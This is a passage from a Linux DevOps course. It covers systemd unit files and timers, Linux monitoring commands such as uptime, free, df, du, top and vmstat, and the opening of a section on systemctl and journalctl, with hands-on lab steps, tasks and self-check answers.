`enable` does not start anything — it creates a symlink from `multi-user.target.wants/` to the unit, so the service starts at the next boot. `start` runs it now. Use `enable --now` for both.

Targets are the modern runlevels

Target	Roughly equals	Use
`poweroff.target`, `reboot.target`	runlevel 0 / 6	shutdown, reboot
`rescue.target`	single-user (1)	repair mode with basic services
`multi-user.target`	runlevel 3	normal server, no GUI (the usual default on servers)
`graphical.target`	runlevel 5	desktop
`network-online.target`	—	network configured; wait on it when you need to connect immediately

`systemctl get-default` shows the default; `systemctl list-dependencies multi-user.target` shows what it pulls in.

Timers instead of cron

A timer unit `backup.timer` activates the service `backup.service` of the same name on a schedule (`OnCalendar=*-*-* 03:00:00`). Advantages over cron: logs go to the journal, missed runs can be caught up (`Persistent=true`), and dependencies and sandboxing apply.

6 Step-by-step guide

Prerequisites: an Ubuntu 22.04/24.04 or Debian VM or VPS with `sudo` (systemd does not run in a default Docker container, so use a real VM, multipass, Vagrant or WSL2 with systemd enabled). Node.js is not required: the example daemon is a few lines of Python that ships with

Ubuntu.

1. **Look at the real thing first.**

```bash
ps -p 1 -o pid,comm              # PID 1 is systemd
systemctl get-default            # multi-user.target on servers
systemctl list-units --type=service --state=running | head
systemctl cat ssh                # see a packaged unit (on RHEL-family: sshd)
```

2. **Create a tiny HTTP daemon** to supervise. It echoes a message and shuts down cleanly on `SIGTERM`.

```bash
sudo mkdir -p /opt/hello
sudo tee /opt/hello/server.py > /dev/null <<'EOF'
import os, signal, sys
from http.server import BaseHTTPRequestHandler, HTTPServer

class H(BaseHTTPRequestHandler):
    def do_GET(self):
        body = f"hello from pid {os.getpid()}\n".encode()
        self.send_response(200)
        self.end_headers()
        self.wfile.write(body)

srv = HTTPServer(("127.0.0.1", 8080), H)
signal.signal(signal.SIGTERM, lambda *a: (print("SIGTERM, bye", flush=True),
  sys.exit(0)))
print("listening on 127.0.0.1:8080", flush=True)
srv.serve_forever()
EOF
```

3. **Create an unprivileged account for it.**

```bash
sudo useradd --system --no-create-home --shell /usr/sbin/nologin hello
```

4. **Write the unit file.**

```bash
sudo tee /etc/systemd/system/hello.service > /dev/null <<'EOF'
[Unit]
Description=Hello demo daemon
After=network.target

[Service]
Type=simple
```

```
User=hello
Group=hello
ExecStart=/usr/bin/python3 /opt/hello/server.py
Restart=on-failure
RestartSec=2
NoNewPrivileges=true
ProtectSystem=strict
ProtectHome=true
PrivateTmp=true

[Install]
WantedBy=multi-user.target
EOF
```

5. **Validate, load and start it.**

```bash
sudo systemd-analyze verify /etc/systemd/system/hello.service   # prints nothing when fine
sudo systemctl daemon-reload
sudo systemctl enable --now hello
systemctl status hello --no-pager
curl -s http://127.0.0.1:8080/
```

Expected: `Active: active (running)`, a `Loaded: ... enabled` line, and `hello from pid <number>`.

6. **Prove supervision: kill it and watch it return.**

```bash
MAINPID=$(systemctl show -p MainPID --value hello)
sudo kill -9 "$MAINPID"
sleep 3
systemctl show -p MainPID,NRestarts --value hello    # a new PID, restarts counted
curl -s http://127.0.0.1:8080/
```

The `curl` reply has a different PID than before. `Restart=on-failure` treated the `SIGKILL` as a failure.

7. **Stop it gracefully and read why it stopped.**

```bash
sudo systemctl stop hello
journalctl -u hello -n 8 --no-pager
```

You should see `SIGTERM, bye` and `Deactivated successfully`. It exited with status 0 on the signal we handled.

8. **Override a setting without editing the file.**

```bash
sudo systemctl edit hello      # in the editor add: [Service]  Environment=GREETING=hi
  then save
systemctl cat hello            # shows the unit plus
  /etc/systemd/system/hello.service.d/override.conf
```

9. **Look at targets and ordering.**

```bash
systemctl list-dependencies multi-user.target | head -20
systemd-analyze blame | head              # slowest units at boot
systemd-analyze critical-chain hello.service
```

10. **Clean up.**

```bash
sudo systemctl disable --now hello
sudo rm /etc/systemd/system/hello.service
sudo rm -r /opt/hello
sudo userdel hello
sudo systemctl daemon-reload
```

7 Real-world scenario

(Illustrative.) After a routine kernel patch and reboot, the `shop-api` VM comes back but returns 502 from Nginx. The on-call engineer runs `systemctl status shop-api` and sees `failed` with `ECONNREFUSED 127.0.0.1:5432` in the journal: the API started before PostgreSQL was accepting connections. The unit had no ordering (`After=postgresql.service`), so the race was lost only on boot, when everything starts in parallel; on later manual restarts the database was already up. `systemctl restart shop-api` fixes it right now.

Permanent fix: add `After=postgresql.service` and `Wants=postgresql.service` (and `Restart=on-failure` with `RestartSec=3` so a late database no longer needs a human). They test by rebooting a staging VM. **Lesson:** "works when I start it, fails at boot" means ordering or environment; systemd starts units in parallel unless you tell it otherwise.

8 Common mistakes and best practices

Don't

- Forget `daemon-reload` after changing a unit, then wonder why nothing changed (`systemctl status` warns: "unit file changed on disk").
- Edit files under `/usr/lib/systemd/system/` — use `systemctl edit` drop-ins so package upgrades do not overwrite your change.
- Use a relative path or shell syntax in `ExecStart` (no `~`, pipes, or `&&`; use `/bin/sh -c '...'` deliberately if you need a shell).
- Run an app as root, or `Type=forking` for programs that stay in the foreground.
- Put secrets in the `.service` file, which is world-readable; use an `EnvironmentFile=` with mode `0600`/`0640`, or a secrets manager.
- Assume `After=` starts the other service (that is `Wants=`/`Requires=`).

Do

- Run services as dedicated non-root users and add sandboxing (`NoNewPrivileges`, `ProtectSystem`, `PrivateTmp`).
- Set `Restart=on-failure` and a sane `RestartSec`; rate limits (`StartLimitBurst`) stop endless crash loops from hiding the real error.
- `enable` services that must survive a reboot and **test a real reboot** of non-production machines.
- Validate with `systemd-analyze verify` and review boot with `systemd-analyze blame`.
- Keep the app in the foreground and log to stdout/stderr — the journal captures it (next topic).

9 Tasks

- [ ] **T1 — Explore the init system** *(≈20 min, beginner)*
  - **Goal:** see systemd as the parent of the system.
  - **Steps:**
    1. Run `ps -p 1 -o pid,comm`, `systemctl get-default`, and `systemctl list-units --type=service --state=running`.
    2. Read a packaged unit with `systemctl cat ssh` (or `nginx`, `cron`) and label its `[Unit]`, `[Service]`, `[Install]` lines.
  - **Done when:** you can explain what `Type`, `ExecStart`, `Restart` and `WantedBy` do in that unit.
- [ ] **T2 — Ship your first service** *(≈40 min, beginner)*
  - **Goal:** turn a script into a supervised, boot-persistent daemon.
  - **Steps:**

1. Follow steps 2-5 of the guide with the `hello` daemon.
2. Reboot the VM (`sudo reboot`) and, after logging in, run `curl http://127.0.0.1:8080/`.

- **Done when:** the daemon answers after a reboot without you starting it, and `systemctl is-enabled hello` prints `enabled`.

- [ ] **T3 — Harden the unit** *(≈30 min, intermediate)*
  - **Goal:** measure what the sandbox directives buy you.
  - **Steps:**
    1. Run `systemd-analyze security hello.service` and note the exposure score.
    2. Add `ProtectKernelTunables=true`, `ProtectControlGroups=true`, `RestrictAddressFamilies=AF_INET AF_INET6`, `CapabilityBoundingSet=` (empty), then `daemon-reload` and restart.
    3. Re-run the analysis and check the service still answers.
  - **Done when:** the score improves and `curl` still works.

- [ ] **T4 — Break it and fix it: ordering** *(≈30 min, intermediate)*
  - **Goal:** reproduce a boot-order failure.
  - **Steps:**
    1. Create `needsdb.service` whose `ExecStart` is `/bin/sh -c 'nc -z 127.0.0.1 5432 || exit 1'` with `Type=oneshot` and no ordering.
    2. Start it without PostgreSQL running and read the failure in `journalctl -u needsdb`.
    3. Fix it with `After=postgresql.service` and `Wants=postgresql.service` (install PostgreSQL first), and use `Restart=on-failure` if you switch it to a long-running type.
  - **Done when:** the unit succeeds after `systemctl start needsdb` and `systemd-analyze critical-chain needsdb.service` shows PostgreSQL earlier in the chain.

- [ ] **T5 — Replace a cron job with a timer** *(≈40 min, intermediate)*
  - **Goal:** schedule work the systemd way.
  - **Steps:**
    1. Create `stamp.service` (`Type=oneshot`, `ExecStart=/bin/sh -c 'date >> /tmp/stamp.log'`) and `stamp.timer` (`OnCalendar=*:0/1`, a run every minute, `Persistent=true`, `WantedBy=timers.target`).
    2. `daemon-reload`, `enable --now stamp.timer`, then `systemctl list-timers stamp.timer` and `systemd-analyze calendar '*:0/1'`.

- **Done when:** `/tmp/stamp.log` gains a line each minute and `journalctl -u stamp` shows the runs. Disable the timer afterwards.

☐ **T6 — Prove it: unit for `shop-api` from scratch** *(≈45 min, advanced)*

- **Goal:** write a production-grade unit without the guide.
- **Steps:**
  1. Without copying, write `/etc/systemd/system/shop-api.service` for `node /opt/shop-api/server.js` that: runs as a `shop-api` system user, loads `/etc/shop-api/shop-api.env`, starts after PostgreSQL and the network, restarts on failure, has a 20-second stop timeout, and uses at least four sandbox options.
  2. Validate with `systemd-analyze verify`, then explain each line aloud or in writing.
- **Done when:** `systemd-analyze verify` reports no errors about your syntax and you can justify every directive. (The finished version is built in the Level 1 capstone [Capstone 1].)

10 Self-check questions

1. What is the difference between `enable` and `start`?
2. Why does `After=postgresql.service` not guarantee PostgreSQL is running?
3. Where should you put your own unit files and overrides, and why not in `/usr/lib/systemd/system/`?
4. What does `Type=simple` assume about the program, and when would you need `Type=forking`?
5. What command must follow any edit of a unit file?
6. How does a timer unit differ from a cron entry?

ANSWERS

1. `start` runs it now; `enable` creates the symlink so it starts at boot. `enable --now` does both.
2. `After=` only orders units that are both being started. `Wants=` / `Requires=` pull the other unit in.
3. `/etc/systemd/system/` (and `.d/override.conf` drop-ins); package upgrades overwrite files in `/usr/lib/systemd/system/`.
4. That the process stays in the foreground and is the service; `forking` is for legacy daemons that background themselves and write a PID file.
5. `sudo systemctl daemon-reload`.
6. A timer triggers a regular service unit, so you get the journal, dependencies, sandboxing, `Persistent=true` catch-up and `list-timers`, while cron has none of these by itself.

11 Further reading

- `man systemd.service`, `man systemd.unit`, `man systemd.exec`, `man systemd.timer`, `man systemd.target` — the authoritative reference.
- freedesktop.org systemd documentation (systemd.io) and the Arch Wiki "systemd" page.
- Ubuntu Server documentation; Red Hat "Managing services with systemd" guide.
- See also: Services and Logs: systemctl and journalctl §1.11 and Processes, PIDs and Signals §1.8.

LAB NOTES What I ran, what I saw, what it means

1.10 System Monitoring Commands

Topic 10 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

Before dashboards and alerts exist, every Linux machine can already tell you what it is doing — if you know which command to ask. A small set of built-in tools covers the four resources every server has: **CPU**, **memory**, **disk** (space and I/O) and **network**. `uptime` and the **load average** give a one-line summary of demand; `ps`, `top` and `htop` show which processes use what; `free` shows memory; `df` and `du` show disk space; `vmstat` shows CPU, memory and I/O together over time.

Almost all of these tools simply read the virtual files in `/proc` and `/sys` (Filesystem Hierarchy §1.1) and format them. That is also exactly what monitoring agents such as Prometheus' `node_exporter` do, which is why learning these commands teaches you what the graphs on a dashboard actually mean.

2 Why it matters in DevOps

- **First five minutes of any incident:** "is the box out of CPU, memory or disk?" is answered with `uptime`, `free -h`, `df -h` and `top` — before you open a single dashboard.
- **Disk full is the most common self-inflicted outage.** Two commands (`df`, `du`) find it; knowing about *inode* exhaustion and deleted-but-open files finds the confusing cases.
- **Memory pressure kills services silently.** When RAM runs out the kernel's out-of-memory (OOM) killer terminates a process, often your database or API, with no error in the app's own log.
- **Right-sizing and cost:** whether a workload needs a bigger instance or just a leak fixed is a measurement question.
- **Monitoring literacy:** metrics like `node_load1`, `node_memory_MemAvailable_bytes` and `node_filesystem_avail_bytes` are the numbers below, exported. See Observability §0.10 and What to Monitor §10.11.

3 Real-world system example

Prometheus `node_exporter` and the USE method. The standard way to monitor Linux hosts in a Prometheus setup is to run `node_exporter` on every machine. It reads `/proc/loadavg`, `/proc/meminfo`, `/proc/stat`, `/proc/diskstats`, `/proc/net/dev` and filesystem statistics, and exposes them as metrics (for example `node_load1`, `node_memory_MemAvailable_bytes`, `node_cpu_seconds_total`, `node_filesystem_avail_bytes`). The commands in this topic read the same sources.

Brendan Gregg (a performance engineer well known for his work at Netflix) popularized the **USE method** for resources: check **U**tilization, **S**aturation and **E**rrors for each of CPU, memory, disk and network. Load average is a saturation hint for CPU, swapping (the `si` / `so` columns of `vmstat`) is memory saturation, and `df` plus inode usage measure disk utilization. Google's SRE book makes the same point at the service level with the four golden signals; the host-level USE checks tell you *why* the service-level numbers went bad.

4 Diagram

A fast triage flow for "the server is slow":




Figure 1.10-1

Where the numbers come from:




Figure 1.10-2

5 How it works

Load average — the most misread number

`uptime` prints three **load averages**: the 1-, 5- and 15-minute exponentially smoothed average of the number of tasks that are **running, waiting for a CPU, or (on Linux) in uninterruptible disk wait (state `D`)**.

```
00:45:30 up 23 min,  0 user,  load average: 0.45, 0.18, 0.06
```

- Compare it with the number of **CPU cores** (`nproc`). On a 4-core box a load of 4.0 means the CPUs are exactly fully used; 8.0 means about as many tasks waiting as running. Rule of thumb: **sustained load above the core count is saturation**.
- **Trend** matters: `1 min` much higher than `15 min` = a recent spike; the reverse = recovering.

- High load with idle CPU usually means tasks stuck in disk (or NFS) wait — look at `wa` in `top` and state `D` in `ps`.
- Load is **not** CPU percent. A load of 0.5 on 1 core is about half-busy, but a load of 50 on 64 cores can be fine.

The commands

Tool	What it answers	Handy forms
`uptime`	how long up, load average	`uptime -p` (pretty), `cat /proc/loadavg`
`ps`	snapshot of processes	`ps aux --sort=-%mem | head`, `ps -eo pid,ppid,stat,%cpu,%mem,rss,cmd --sort=-%cpu | head`
`top`	live process view	`top -b -n1 | head -15` (batch mode for scripts), press `1` per-CPU, `M` sort by memory, `P` by CPU, `c` full command, `k` kill
`htop`	friendlier `top` (tree, colors, search, mouse); install with `apt install htop`	`F5` tree, `F6` sort, `F9` kill, `F4` filter
`free`	memory and swap	`free -h`; read the **available** column
`df`	space per mounted filesystem	`df -hT`, `df -i` (inodes), `df -h /var`
`du`	space used by a directory tree	`du -sh /var/log`, `du -xh / --max-depth=2 | sort -h | tail`
`vmstat`	CPU, memory, swap, I/O over time	`vmstat 1 5` (every second, five times)
`iostat -x 1`	per-disk utilization, latency (package `sysstat`)	watch `%util`, `await`
`ss -s`, `ss -tulpn`	sockets and listening ports	covered with network tools
`lsof +L1`	deleted files still held open	explains "df is full but du is small"
`dmesg -T`, `journalctl -k`	kernel messages, including OOM kills	`dmesg -T | grep -i 'killed process'`

Reading `free`

```
               total        used        free      shared  buff/cache   available
Mem:            15Gi       555Mi        14Gi        13Mi       726Mi        15Gi
Swap:             0B          0B          0B
```

- Linux uses free memory as **page cache** to speed up disk reads, so `free` being small is normal. The number that matters is **available**: memory that can be handed to programs without swapping (free plus reclaimable cache).
- **Swap in use and growing** (see `si` / `so` in `vmstat`) means real memory pressure. When even swap runs out, the **OOM killer** picks a process and kills it with `SIGKILL`; the evidence is in `dmesg` / `journalctl -k`.

Reading `top`

```
%Cpu(s):  0.0 us,  0.0 sy,  0.0 ni, 97.6 id,  0.0 wa,  0.0 hi,  0.0 si,  2.4 st
```

Field	Meaning
`us` / `sy`	time in user programs / in the kernel
`ni`	time in low-priority (niced) processes
`id`	idle
`wa`	waiting for I/O (disk/network filesystem) — high means a storage bottleneck
`st`	**steal**: the hypervisor gave your virtual CPU to someone else (noisy neighbors on VPS/cloud)

Per-process columns: `RES` is real resident memory, `VIRT` is address space (often huge and harmless), `S` is state.

`df` vs `du`

- `df` asks the **filesystem** how much is used (fast, authoritative for "is it full?").
- `du` walks **directories** and adds up files (slow on big trees, tells you *where*).
- They disagree when a file was deleted but a process still holds it open (`lsof +L1`), or when another filesystem is mounted over a directory. Use `du -x` to stay on one filesystem.
- A filesystem can also be "full" with free blocks if it ran out of **inodes** (millions of tiny files): `df -i` shows `IUse% 100%`.

6 Step-by-step guide

Prerequisites: any Linux machine. A container shell works, but values reflect the host's resources and, in a bare container, you may need `apt-get update && apt-get install -y procps htop sysstat`. All commands are read-only except the two small load generators in steps 5 and 8, which you stop yourself.

1. **Baseline: uptime, cores and load.**

```bash
uptime
nproc
cat /proc/loadavg
```

   Expected (similar to): `up 23 min, 0 users, load average: 0.45, 0.18, 0.06`, then the core count, then the same three numbers followed by `1/105 3985` (running/total tasks and the last PID).

2. **Memory: read the right column.**

```bash
free -h
grep -E 'MemTotal|MemAvailable|SwapTotal|SwapFree' /proc/meminfo
```

   `available` is your headroom. Verify `free` is just formatting `/proc/meminfo`.

3. **Disk space and inodes.**

```bash
df -hT -x tmpfs -x devtmpfs
df -i /
```

   Note `Use%` for `/`, the filesystem type (`ext4`, `xfs`) and the inode `IUse%`.

4. **Find where the space went.**

```bash
sudo du -xh / --max-depth=2 2>/dev/null | sort -h | tail -12
sudo du -sh /var/log/* 2>/dev/null | sort -h | tail -5
```

   Expect `/usr`, `/var` and `/home` among the largest; on a log-heavy server `/var/log` rises quickly.

5. **Generate CPU load and watch every tool react.** Open a second terminal and run:

```bash
# one busy loop per core (stop with: pkill -f 'while :; do :; done')
for i in $(seq "$(nproc)"); do bash -c 'while :; do :; done' & done
```

In the first terminal:

```bash
uptime                                  # 1-minute load climbs toward nproc over
  about a minute
top -b -n1 | head -15                   # bash processes at ~100% CPU each, id near 0
ps -eo pid,%cpu,%mem,cmd --sort=-%cpu | head -5
vmstat 1 5                              # r column near nproc, us high, id low
```

Then stop the load: `pkill -f 'while :; do :; done'`. Watch `uptime` over a few minutes and see the 1-minute average fall faster than the 15-minute one.

6. **Use `top` and `htop` interactively.**

```bash
top           # press 1 (per-CPU), M (sort by memory), P (sort by CPU), c (full
  command), q (quit)
htop          # install first if missing: sudo apt-get install -y htop; try F5 (tree)
  and F4 (filter: node)
```

7. **Spot memory pressure signals.**

```bash
vmstat 1 5              # si and so columns should be 0; sustained non-zero means
  swapping
ps -eo pid,rss,cmd --sort=-rss | head -5      # RSS in KiB
dmesg -T 2>/dev/null | grep -i 'out of memory\|killed process' || echo "no OOM events
  found"
```

8. **Reproduce "disk full but du says small" (safe, in /tmp).**

```bash
df --output=used -m /tmp                        # note the used MB
dd if=/dev/zero of=/tmp/big.bin bs=1M count=200 status=none
tail -f /tmp/big.bin > /dev/null &              # a process now holds the file open
rm /tmp/big.bin
df --output=used -m /tmp                        # still about 200 MB higher, yet the
  file is gone from ls
lsof +L1 | grep big.bin                         # shows the deleted-but-open file and
  its PID
kill %1                                         # closing the file frees the space
df --output=used -m /tmp                        # back to the starting number
```

9. **Capture a one-shot health snapshot** you can paste into an incident ticket:

```bash
{ date; uptime; free -h; df -hT -x tmpfs -x devtmpfs; \
  ps -eo pid,%cpu,%mem,cmd --sort=-%cpu | head -6; } | tee /tmp/health-$(hostname).txt
```

7 Real-world scenario

(Illustrative.) At 02:10 an alert fires: p95 latency of `shop-api` has tripled. The on-call engineer SSHes in. `uptime` shows a load of 14 on a 4-core VM, yet `top` shows the CPUs 90% idle and `wa` at 60%. That pattern — high load, idle CPU, high I/O wait — points at storage. `df -h` shows `/` at 100%, and `du -xh /var --max-depth=2 | sort -h | tail` finds a 41 GB `/var/log/shop-api/debug.log`: debug logging was enabled during an earlier investigation and never turned off, and PostgreSQL could no longer write its WAL (write-ahead log) quickly enough once the disk was full.

They truncate the file (`: > debug.log`), restart nothing, and latency recovers within a minute. Follow-ups: log rotation with a size cap, an alert at 80% disk usage (`node_filesystem_avail_bytes`), and a separate volume for `/var/lib/postgresql`. **Lesson:** high load with idle CPU is a disk story; the right order of commands solved it in two minutes.

8 Common mistakes and best practices

Don't

- Read `load average` as a percentage, or compare it without knowing the core count.
- Panic about low `free` memory — Linux fills spare RAM with cache. Look at `available` and swap activity.
- Judge memory by `VIRT`; look at `RES` / `RSS` (and `PSS` for shared memory).
- Run `du -h /` without `-x`: it crosses into `/proc`, other mounts and network shares, and takes ages.
- `rm` a huge file held open by a running process and expect space back.
- Leave `top`-style investigation as the only monitoring; these are for diagnosis, not alerting.

Do

- Check **CPU count first**, then load, then memory `available`, then `df -h` **and** `df -i`.
- Use the USE method (Utilization, Saturation, Errors) for each resource in order.

- Use batch mode (`top -b -n1`, `vmstat 1 5`) when capturing output for tickets or scripts.
- Look at the kernel log (`dmesg -T`, `journalctl -k`) for OOM kills and disk errors.
- Alert on trends (disk filling at X GB/hour) as well as thresholds, and put heavy-write data on its own volume.

9 Tasks

- [ ] **T1 — Read the baseline** *(≈20 min, beginner)*
  - **Goal:** produce a one-paragraph description of an idle machine.
  - **Steps:**
    1. Run `uptime`, `nproc`, `free -h`, `df -hT`, and `ps aux --sort=-%mem | head -5`.
    2. Write: cores, load (1/5/15), RAM total and available, root disk usage, top memory process.
  - **Done when:** every number in your paragraph matches the commands' output, and you state whether load is above or below the core count.
- [ ] **T2 — Make load visible** *(≈30 min, beginner)*
  - **Goal:** connect a load generator to what each tool shows.
  - **Steps:**
    1. Start one busy loop per core (step 5) and run `uptime`, `top -b -n1 | head -15`, `vmstat 1 5` once per minute for three minutes.
    2. Stop the load and watch the three averages decay.
  - **Done when:** you can show the 1-minute average rising towards `nproc` and falling again, and explain why the 15-minute number moves slowly.
- [ ] **T3 — Find the biggest consumer** *(≈30 min, intermediate)*
  - **Goal:** locate disk usage the way you would in an incident.
  - **Steps:**
    1. Create 300 MB under `/var/tmp/hog/` as 3 files with `fallocate` or `dd`.
    2. Using only `df` and `du -xh --max-depth`, narrow down from `/` to the `hog` directory.
    3. Delete the files and confirm with `df`.
  - **Done when:** you reached the directory with at most 3 `du` commands and space is returned.
- [ ] **T4 — Break it: deleted but open** *(≈30 min, intermediate)*
  - **Goal:** diagnose a "ghost" disk usage.

- **Steps:**
  1. Reproduce step 8 with a 500 MB file.
  2. Prove `df` and `du` disagree; find the holder with `lsof +L1` (or `ls -l /proc/<PID>/fd | grep deleted`).
  3. Free the space once by killing the holder and once by truncating through `/proc/<PID>/fd/<N>` (`: > /proc/<PID>/fd/<N>`).
- **Done when:** `df` returns to normal in both variants and you can explain why `rm` alone did not free the space.

☐ **T5 — Memory pressure drill** *(≈40 min, advanced; use a VM, not your laptop)*

- **Goal:** watch swapping and the OOM killer leave evidence.
- **Steps:**
  1. In a throwaway VM with 1-2 GB RAM, run a limited allocator inside a cgroup: `sudo systemd-run --scope -p MemoryMax=200M python3 -c "x=b'x'*(1024**3); print('allocated')"`.
  2. Watch `vmstat 1` in another terminal. Then check `dmesg -T | tail` or `journalctl -k -n 20`.
- **Done when:** the process is killed and you can point to the kernel log line that names it and its memory limit.

☐ **T6 — Prove it: write a `health.sh` triage script** *(≈45 min, advanced)*

- **Goal:** automate the first five minutes of an incident.
- **Steps:**
  1. Without the guide, write `health.sh` that prints cores, load vs cores with a `WARN` if the 1-minute load exceeds the core count, memory available percent with a `WARN` below 10%, each filesystem above 80% usage, and the top 3 CPU and memory processes.
  2. Make it exit non-zero when any `WARN` is printed. Test it by simulating each condition (CPU loop, a tiny threshold you set by variable).
- **Done when:** the script runs on a fresh machine, flags at least one simulated problem with a non-zero exit code, and you can explain every command it uses.

10 Self-check questions

1. A 4-core server shows load average `4.1, 3.9, 2.0`. Is that good or bad?
2. Why is `free` showing only 200 MB "free" on a healthy server with 16 GB RAM?
3. Load is 20 but CPU is 95% idle. What is probably happening and what do you check?

4. `df -h` shows 100% but `du -sh /*` totals far less. Give two causes.
5. Which column tells you that a VPS is being throttled by its host?
6. What leaves evidence of an OOM kill, and where do you find it?

ANSWERS

1. The CPUs are fully used and rising over 15 minutes: at capacity and worth watching, not yet a crisis. A sustained load above the core count would be saturation.
2. Linux caches disk data in free RAM. Check `available` instead; it includes reclaimable cache.
3. Many tasks are waiting on I/O (state `D`), so storage or an NFS mount is the bottleneck. Check `wa` in `top`, `iostat -x`, `df -h`, and `ps` for `D` states.
4. A deleted file still held open by a process (`lsof +L1`), another filesystem mounted over a directory, or reserved blocks/hidden mounts; also inode exhaustion shows as "No space left" with free blocks (check `df -i`).
5. `st` (steal) in `top` or `vmstat`.
6. The kernel log: `dmesg -T`, `journalctl -k`, search for "Out of memory: Killed process".

11 Further reading

- `man proc` (for `/proc/loadavg`, `/proc/meminfo`), `man top`, `man ps`, `man free`, `man df`, `man du`, `man vmstat`.
- Brendan Gregg, "The USE Method" and *Systems Performance* (2nd ed.).
- Brendan Gregg, "Linux Load Averages: Solving the Mystery" (his blog) — why Linux load includes `D` state.
- Prometheus documentation: `node_exporter` README, for the metrics that mirror these commands.
- See also: Services and Logs: systemctl and journalctl §1.11 and Processes, PIDs and Signals §1.8.

1.11 Services and Logs: systemctl and journalctl

Topic 11 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

`systemctl` is the command-line control panel for systemd (Daemons and systemd §1.9): it starts, stops, restarts, enables and inspects services. `journalctl` is the matching log reader. systemd captures everything a service writes to standard output and standard error, plus its own lifecycle messages ("Started...", "Main process exited, code=exited, status=1"), into a structured binary log called the **journal**, maintained by the `systemd-journald` daemon. Each entry carries metadata — unit name, PID, user, priority, boot ID — so you can filter by unit, time range or severity instead of grepping text files.

